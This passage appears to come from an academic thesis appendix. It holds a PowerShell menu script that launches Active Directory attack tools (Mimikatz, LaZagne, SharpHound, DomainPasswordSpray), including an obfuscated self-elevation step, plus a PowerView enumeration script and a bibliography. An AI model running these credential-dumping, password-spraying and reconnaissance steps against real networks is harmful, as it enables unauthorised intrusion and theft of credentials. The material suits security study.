            Get-DomainUserList -Domain $DomainName -RemoveDisabled | Out-File -Encoding UTF8 $DomainPasswordSprayOutputFile5
            }
                } # End Switch.
              } Until ($DomainPasswordSprayMenu -eq 'B')

}


function DomainInfoNotProvided([string]$ApplicationName)
{

Write-Host -fore Red "

Domain Information variables are not provided.
$ApplicationName cannot run because it does not have access
to the domain resources!!!

TIP: You can provide (or change) domain related information
at any time, using the relevant basic menu option (D).
While these parameters are not given, all tools in this script
with domain interaction will be visible on the basic menu,
but unavailable (shown as red).
"
Read-MessageBoxDialog -Message "Domain Information variables are not provided.
$ApplicationName cannot run because it does not have access
to the domain resources!!!

TIP: You can provide (or change) domain related information
at any time, using the relevant basic menu option (D).
While these parameters are not given, all tools in this script
with domain interaction will be visible on the basic menu,
but unavailable (shown as red)." -WindowTitle "No domain information provided !!" -Buttons OkOnly -Icon Exclamation -DefaultButton 1

}



##########################################
##########   Programs Section  ##########
##########################################


$global:CurrentPath = Get-Location


Write-Host "Checking for elevated permissions..."

if (-NOT ([Security.Principal.WindowsPrincipal] [Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]
"Administrator"))
   {
   $RunWithoutAdminPrivileges = Read-MessageBoxDialog -Message " This script is running without Administrator privileges !!!


Do you wish to elevate? (recomended)

Press
```

```
- Yes to rerun the script with elevated privileges.
- No to continue with current privileges (some tools will not function properly)" -WindowTitle "Error: Not enough privileges!" -Buttons YesNo -Icon
Critical -DefaultButton 1

            Switch  ($RunWithoutAdminPrivileges)
                                    {
                                    No  {
            Write-Host -fore Red "
User selected to continue without administrator privileges.
Some tools might not work properly!!!
"
            }
                              Yes     {
            "Security.Principal.Windows" | % { IEX "( [ $_`Principal ] [$_`Identity ]::GetCurrent() ).IsInRole( 'Administrator' )" } | ? {
            $True | % { $Arguments =  @('-NoProfile','-ExecutionPolicy Bypass','-NoExit','-
File',"`"$($MyInvocation.MyCommand.Path)`"","\`"$CurrentPath\`"");
            Start-Process -FilePath PowerShell.exe -Verb RunAs -ArgumentList $Arguments; } }
            }
         }
   } else
   {
   Write-Host -ForegroundColor Green "Script is running with elevated privileges."
   }

cls
#split-path -parent $MyInvocation.MyCommand.Definition
$Global:OutputFolder = ($CurrentPath).Path + "\Output"
$Global:ProgramsFolder = ($CurrentPath).Path + "\Programs"
$TestOutputFolderPath = Test-Path $OutputFolder
if (-not $TestOutputFolderPath) {
            New-Item -ItemType Directory -Force -Path $OutputFolder | Out-Null
            }

$Global:RunFolder = $OutputFolder + "\Run_on_$(get-date -Format yyyy-MM-dd@HH.mm.ss)"
New-Item -ItemType Directory -Force -Path $RunFolder | Out-Null


$Global:RunLogPathFilename = $RunFolder+"\MultiTool_RunLog.txt"
Start-Transcript -Path $RunLogPathFilename -Verbose -IncludeInvocationHeader | Out-Null

$Global:CurrentPID=$PID


CheckPrerequisites
GetDomainInfo
Do          {
            Show-Menu
            Write-Host -fore Yellow "Enter 1 - 8 or D (Q to quit): " -NoNewline
   $MainMenu = Read-Host
            Switch ($MainMenu)
                        {
                        1           {
                                    Write-Host "User selected: 1"
         if (-not $global:Check_Nmap_installation)
            {UnavailableAPP -ApplicationName "NMAP"} else {RunNmapChecks}
         }
                        2           {
         Write-Host "User selected: 2"
```

```
        if (-not $global:Check_SharpHoundEXE)
          {UnavailableAPP -ApplicationName "SharpHound.exe"} else
          {if (!$cred)
            {DomainInfoNotProvided -ApplicationName "SharpHound.exe"} else
            {RunSharpHound -Domain $DomainName -UserCredentials $cred -PathToEXE $SharpHoundEXE}
          }
        }
    3   {
        Write-Host "User selected: 3"
                                if ((-not $global:Check_PowerSploit_installation) -or (-not $global:Check_PowerViewPS1))
          {UnavailableAPP -ApplicationName "PowerSploit module"} else
          {if (!$cred)
            {DomainInfoNotProvided -ApplicationName "PowerSploit module"} else
            {RunPowerView}
          }
                                }
                    4           {
        Write-Host "User selected: 4"
                                if (-not $global:Check_PowerSploit_installation)
          {UnavailableAPP -ApplicationName "PowerSploit module"} else
          {if (!$cred)
            {DomainInfoNotProvided -ApplicationName "PowerSploit module"} else
            {RunPowerUp}
          }
                                }
                    5           {
        Write-Host "User selected: 5"
        if (-not $global:Check_SeatBeltEXE)
          {UnavailableAPP -ApplicationName "SeatBelt.exe"} else
          {RunSeatBeltChecks}
        }
    6   {
        Write-Host "User selected: 6"
                                if (-not $global:Check_LazagneEXE)
          {UnavailableAPP -ApplicationName "Lazagne.exe"} else {RunLazagne}
        }
    7   {
        Write-Host "User selected: 7"
        if (-not $global:Check_MimikatzEXE)
          {UnavailableAPP -ApplicationName "Mimikatz.exe"} else
          {if (!$cred)
            {DomainInfoNotProvided -ApplicationName "SeatBelt.exe"} else
            {RunMimikatz}}
        }
    8   {
        Write-Host "User selected: 8"
        if (-not $global:Check_DomainPasswordSpray_installation)
          {UnavailableAPP -ApplicationName "DomainPasswordSpray"} else
          {if (!$cred)
            {DomainInfoNotProvided -ApplicationName "DomainPasswordSpray"} else
            {RunDomainPasswordSpray}}
        }
    D   {
        ManuallyProvideDomainInfo -mode 2
        }
                    } # End Switch.
          } Until ($MainMenu -eq 'Q')
Write-Host "User selected: Quit"
```

```
Stop-Transcript
```

PowerView Selected Commands Script

```
param ([string]$ForDomain, [string]$DomainController)
$CurrentUser= whoami
Write-Host "Running this script with user: $CurrentUser
"

Write-Host "
====================================
Showing general domain information
====================================
"
$DomainBasicInfo=Get-NetDomain -Domain $ForDomain
$DomainBasicInfo
$ForestName=$DomainBasicInfo.Forest.Name
Write-Host "
====================================
Showing domain computers information
====================================
"
Get-NetComputer -Domain $ForDomain  | select samaccountname, samaccounttype, operatingsystem, logoncount

Write-Host "
====================================
Enumerating Domain Groups
====================================
"
Get-NetGroup -Domain $ForDomain

Write-Host "
====================================
Enumerating Domain Trusts
====================================
"
Get-NetForestDomain | Get-NetDomainTrust

Write-Host "
====================================
Priviledged Users in Forest
====================================
"
Get-DomainForeignUser -Domain $ForDomain

Write-Host "
====================================
Priviledged Groups in Forest
```

```
====================================
"

Get-DomainForeignGroupMember -Domain $ForDomain

Write-Host "
====================================
Local Admin Access Enumeration
====================================
"

Find-LocalAdminAccess -Domain $ForDomain

Write-Host "
====================================
Domain Admins Logged on in PCs
====================================
"

Invoke-UserHunter -CheckAccess

Write-Host "
====================================
Interesting Access Control Lists
====================================
"
Invoke-ACLScanner -ResolveGUIDs | select IdentityReferenceName, ObjectDN, ActiveDirectoryRights | fl

Write-Host "
====================================
Admin users that allow delegation,
logged into servers that allow
unconstrained delegation
====================================
"
Find-DomainUserLocation -ComputerUnconstrained -UserAdminCount -UserAllowDelegation

Write-Host "
====================================
Get all computer object ACLs and
find RBCD
====================================
"
$computersid = get-domaincomputer | select -exp objectsid
$computeracls = Get-DomainComputer | select -exp dnshostname | get-domainobjectacl
foreach ($acl in $computeracls){ foreach ($sid in $computersid) { $acl | ?{$_.SecurityIdentifier -eq $sid -and ($_.ActiveDirectoryRights -Like
'*GenericAll*' -or $_.ActiveDirectoryRights -Like '*GenericWrite*' -or $_.ActiveDirectoryRights -Like '*WriteOwner*')}}}

Write-Host "
====================================
```

```
Find Interesting Network Shares
==================================
"
Invoke-ShareFinder -Domain $ForDomain


Write-Host "
==================================
Find Interesting Shared Files
==================================
"
Invoke-FileFinder -Domain $ForDomain
```

ΒΙΒΛΙΟΓΡΑΦΙΑ

[1] T. M. Corporation, "MITRE | ATTA&CK," [Online]. Available: https://attack.mitre.org/tactics/TA0008/.

[2] Wikipedia, "Wikipedia," [Online]. Available: https://en.wikipedia.org/wiki/Ransomware.

[3] Wikipedia, "Wannacry," [Online]. Available: https://en.wikipedia.org/wiki/WannaCry_ransomware_attack.

[4] Cisa, [Online]. Available: https://www.cisa.gov/uscert/ncas/alerts/TA18-201A.

[5] Microsoft, "Microsoft SMB Protocol and CIFS Protocol Overview," [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/fileio/microsoft-smb-protocol-and-cifs-protocol-overview.

[6] Microsoft, "Understanding the Remote Desktop Protocol (RDP)," [Online]. Available: https://docs.microsoft.com/en-us/troubleshoot/windows-server/remote/understanding-remote-desktop-protocol.

[7] GeeksForGeeks, "File Transfer Protocol (FTP) in Application Layer," [Online]. Available: https://www.geeksforgeeks.org/file-transfer-protocol-ftp-in-application-layer/.

[8] GeeksForGeeks, "SFTP File Transfer Protocol," [Online]. Available: https://www.geeksforgeeks.org/sftp-file-transfer-protocol/.

[9] Wikipedia, "Secure copy protocol," [Online]. Available: https://en.wikipedia.org/wiki/Secure_copy_protocol.

[10] Samba, "Rsync webpage," [Online]. Available: https://rsync.samba.org/.

[11] C. L. E. T. Ylonen, "The Secure Shell (SSH) Protocol Architecture," January 2006. [Online]. Available: https://www.rfc-editor.org/rfc/pdfrfc/rfc4251.txt.pdf.

[12] Microsoft, [Online]. Available: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-dcom/4a893f3d-bd29-48cd-9f43-d9777a4415b0.

[13] Wikipedia, "Virtual Network Computing," [Online]. Available: https://en.wikipedia.org/wiki/Virtual_Network_Computing.

[14] T. R. a. K. R. Wood, "The RFB Protocol," January 1998. [Online]. Available: https://web.archive.org/web/20140921005313/http://grox.net/doc/apps/vnc/rfbproto.pdf.

[15] Microsoft, "Windows Remote Management," [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/winrm/portal.

[16] Extrahop, "Teletype Network Protocol (Telnet)," [Online]. Available: https://www.extrahop.com/resources/protocols/telnet/.

[17] G. Lyon, "Nmap - A guide to the greatest scanning tool of all time," [Online]. Available: https://nmap.org/zenmap/.

[18] Greenbone, "Open Vulnerability Assesment Scanner," [Online]. Available: https://openvas.org/.

[19] W. Schroeder, "Bloodhound," [Online]. Available: https://bloodhound.readthedocs.io/en/latest/index.html.

[20] W. Shroeder, "Sharphound," [Online]. Available: https://bloodhound.readthedocs.io/en/latest/data-collection/sharphound.html.

[21] W. Shroeder, "Reconnaissance phase - PowerView," [Online]. Available: https://github.com/PowerShellMafia/PowerSploit/.

[22] C. Sullo, "NIKTO," [Online]. Available: https://cirt.net/Nikto2.

[23] W. Shroeder, "PowerSploit PrivEsc," [Online]. Available: https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc.

[24] L. C. Will Shroeder, "SeatBelt," [Online]. Available: https://github.com/GhostPack/Seatbelt.

[25] AlessandroZ, "The Lazagne Project!," [Online]. Available: https://github.com/AlessandroZ/LaZagne.

[26] B. Delpy, "Mimikatz," [Online]. Available: https://github.com/gentilkiwi/mimikatz.

[27] Dafthack, "Domain Password Spray," [Online]. Available: https://github.com/dafthack/DomainPasswordSpray.

[28] ISO, "ISO 27002:2022 Information security, cybersecurity and privacy protection — Information security controls," ISO, [Online]. Available: https://www.iso.org/standard/75652.html.

[29] K. Chen, "Next Of Windows," 13 September 2020. [Online]. Available: http://www.nextofwindows.com/how-to-tell-what-antivirus-software-installed-on-a-aremote-windows-computer.

[30] The MITRE Corporation, "MITRE | ATT&CK," [Online]. Available: https://attack.mitre.org/tactics/TA0008/.

[31] Microsoft, "WinRm," [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/winrm/portal.